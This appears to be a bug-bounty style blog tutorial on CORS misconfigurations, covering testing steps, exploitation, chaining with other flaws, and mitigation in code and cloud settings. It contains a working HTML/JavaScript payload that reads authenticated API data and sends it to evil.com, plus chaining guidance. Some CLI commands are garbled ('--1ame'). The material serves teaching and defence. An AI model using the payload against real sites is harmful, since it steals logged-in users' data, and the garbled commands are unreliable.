
Listen to this Post

Introduction:
Cross-Origin Resource Sharing (CORS) is a mechanism that allows servers to relax the Same-Origin Policy, enabling controlled cross-domain communication. However, when implemented incorrectly, CORS becomes a critical web security vulnerability—categorized under OWASP Top 10 A05: Security Misconfiguration. A recent bug bounty case demonstrated how an overly permissive CORS policy, combining origin reflection with credentialed requests, exposed sensitive authenticated data to unauthorized cross-origin access. This article dissects the vulnerability, provides step‑by‑step exploitation techniques, and offers practical mitigation strategies for security professionals and bug bounty hunters.
Learning Objectives & Secrets:
- Objective 1: Understand how CORS misconfigurations—specifically origin reflection with
Access-Control-Allow-Credentials: true—bypass the Same-Origin Policy and expose authenticated data. -
Objective 2 Secret Tip: When testing for CORS flaws, always probe for reflected `Origin` headers using custom domains. If the server echoes your domain in `Access-Control-Allow-Origin` while permitting credentials, you have a valid finding.
-
Objective 3 Secret Tip: Combine CORS misconfigurations with other vulnerabilities (e.g., open redirect, XSS, or IDOR) to escalate impact. Chained exploits often turn a “low” severity CORS issue into a critical account takeover.
You Should Know:
- Identifying CORS Misconfigurations — The Origin Reflection Test
The first step in discovering a CORS vulnerability is to identify whether an endpoint reflects the `Origin` header dynamically. Many applications blindly return the client-supplied origin in the `Access-Control-Allow-Origin` response header without proper validation.
Step‑by‑step guide:
- Step 1: Intercept a request to a target API endpoint using Burp Suite or your browser’s developer tools.
- Step 2: Add a custom `Origin` header, e.g., `Origin: https://evil.com`.
- Step 3: Observe the response. If the server returns
Access-Control-Allow-Origin: https://evil.com` alongsideAccess-Control-Allow-Credentials: true`, the endpoint is vulnerable. - Step 4: Use the following cURL command to test quickly:
curl -X GET https://victim.example.com/api/sensitive \
-H "Origin: https://evil.com" \
-H "Cookie: session=xyz" \
-I
Look for the `Access-Control-Allow-Origin` and `Access-Control-Allow-Credentials` headers in the response.
- Step 5: For automation, tools like Corser (a Golang-based CLI tool) can detect CORS misconfigurations and generate proof-of-concept code.
- Crafting the Exploit — Credentialed Cross-Origin Data Exfiltration
Once a vulnerable endpoint is identified, an attacker can host a malicious HTML page that makes authenticated cross-origin requests on behalf of a logged‑in victim.
Step‑by‑step guide:
- Step 1: Create an HTML file with the following JavaScript payload:
<!DOCTYPE html>
<html>
<body>

<script>
fetch("https://victim.example.com/api/sensitive", {
credentials: "include"
})
.then(response => response.json())
.then(data => {
// Exfiltrate data to attacker-controlled server
fetch("https://evil.com/steal?data=" + encodeURIComponent(JSON.stringify(data)));
});
</script>

</body>
</html>
- Step 2: Host this file on an attacker-controlled domain (e.g., `https://evil.com/exploit.html`).
- Step 3: Trick a logged‑in user into visiting the malicious page (via phishing, social engineering, or an XSS vulnerability).
- Step 4: The victim’s browser will send the request to the vulnerable API with their session cookies. If CORS is misconfigured, the browser will allow the cross-origin response to be read and exfiltrated.
Real‑world impact: This technique has been used to steal session IDs, API keys, PII, and even perform account takeover. For instance, CVE-2026-41056 in AVideo allowed any website to make credentialed cross-origin requests and read authenticated API responses.
- Advanced Exploitation — Chaining CORS with Other Vulnerabilities
A permissive CORS policy becomes devastating when combined with other flaws. For example, an open redirect can lead to XSS, which then leverages CORS to exfiltrate data.
Step‑by‑step guide:
- Step 1: Identify an open redirect on the target domain.
- Step 2: Use the redirect to inject an XSS payload that executes on the trusted origin.
- Step 3: From the XSS, make credentialed fetch requests to the API endpoint that has a permissive CORS policy.
- Step 4: Exfiltrate the response to your server.
Mitigation: Never trust user‑supplied input for CORS configuration. Always validate the `Origin` against a strict allowlist and avoid reflecting arbitrary origins.
4. Defensive Hardening — Securing CORS Policies
For developers and security engineers, proper CORS configuration is essential to prevent data exposure.
Step‑by‑step guide:
- Step 1: Define a strict allowlist of trusted origins. Never use `Access-Control-Allow-Origin: ` with credentials.
- Step 2: Implement server‑side validation of the `Origin` header against the allowlist.
- Step 3: Ensure `Access-Control-Allow-Credentials` is only set to `true` when absolutely necessary and only for trusted origins.
- Step 4: Use framework‑specific CORS middleware correctly. For example, in Starlette, avoid `CORS_ORIGINS=` combined with
allow_credentials=True. - Step 5: Regularly scan your APIs with automated tools like PortSwigger’s Trusted Domain CORS Scanner.
Linux command to test CORS headers on all subdomains:
for sub in $(cat subdomains.txt); do
curl -s -I -H "Origin: https://evil.com" https://$sub/api/endpoint | grep -i "access-control-allow-origin"
done
- Windows & Cloud Hardening — CORS in Azure and AWS
Cloud environments often expose APIs with default CORS settings that are overly permissive.
Step‑by‑step guide:
- Azure: In Azure App Services, review the CORS settings in the portal or via Azure CLI. Ensure only specific origins are allowed:
az webapp cors show --1ame myapp --resource-group myrg
az webapp cors add --1ame myapp --resource-group myrg --allowed-origins https://trusted.com
- AWS: For API Gateway, check the CORS configuration in the Swagger/OpenAPI definition. Avoid `”Access-Control-Allow-Origin”: “”` for authenticated endpoints.
-
GCP: In Cloud Endpoints, specify CORS policies in the `openapi.yaml` file. Regularly audit these configurations.
6. Tools & Automation for Bug Bounty Hunters
Several tools can accelerate CORS testing:
- Corser: Golang‑based CLI for automated detection and PoC generation.
- CVE-2025-34291_cors_security_scanner: Python tool for detecting dangerous CORS misconfigurations.
- Burp Suite Extensions: Use “CORS” and “Additional CORS Checks” to test websites.
Example command to run Corser:
corser -url https://victim.example.com/api -headers "Cookie: session=xyz"
What Undercode Say:
- Key Takeaway 1: CORS misconfigurations are not just theoretical—they are actively exploited in bug bounty programs and can lead to sensitive data exposure, account takeover, and significant financial rewards for researchers.
-
Key Takeaway 2: The combination of origin reflection and credentialed requests is the most dangerous CORS flaw. Always test for this combination, and never rely on `Origin` reflection as a valid security control.
Analysis: The recent wave of CVEs (e.g., CVE-2025-55462, CVE-2026-41056, CVE-2026-27579) highlights that even mature platforms fall victim to CORS misconfigurations. The issue persists because developers often misunderstand CORS mechanics, treating it as a security boundary rather than a relaxation of the Same-Origin Policy. Proper education, automated scanning, and strict allowlists are the only reliable defenses. For bug bounty hunters, CORS remains a high‑reward area due to its prevalence and the potential for critical impact when chained with other vulnerabilities.
Prediction:
- -1 As API‑first architectures and microservices continue to grow, CORS misconfigurations will likely increase in frequency. The complexity of managing cross‑origin policies across distributed systems introduces human error, and automated scanners alone cannot catch all logic flaws.
-
-1 Attackers will increasingly chain CORS with OAuth/OpenID Connect misconfigurations, leading to large‑scale credential theft and session hijacking. The combination of permissive CORS and `SameSite=None` cookies is particularly dangerous.
-
+1 However, the security community is responding. New tools like PortSwigger’s Trusted Domain CORS Scanner and CVE‑specific scanners are making detection easier. Training programs like Nexus Defenders’ 40‑day ethical hacking course are equipping the next generation of hunters with the skills to identify and report these flaws responsibly.
-
+1 Bug bounty platforms are also increasing payouts for CORS findings, incentivizing deeper research and more comprehensive testing. This will drive better awareness and, ultimately, more secure implementations.
▶️ Related Video (78% Match):
https://www.youtube.com/watch?v=0x-v9PlBlIc
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ehSgS6Vq – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


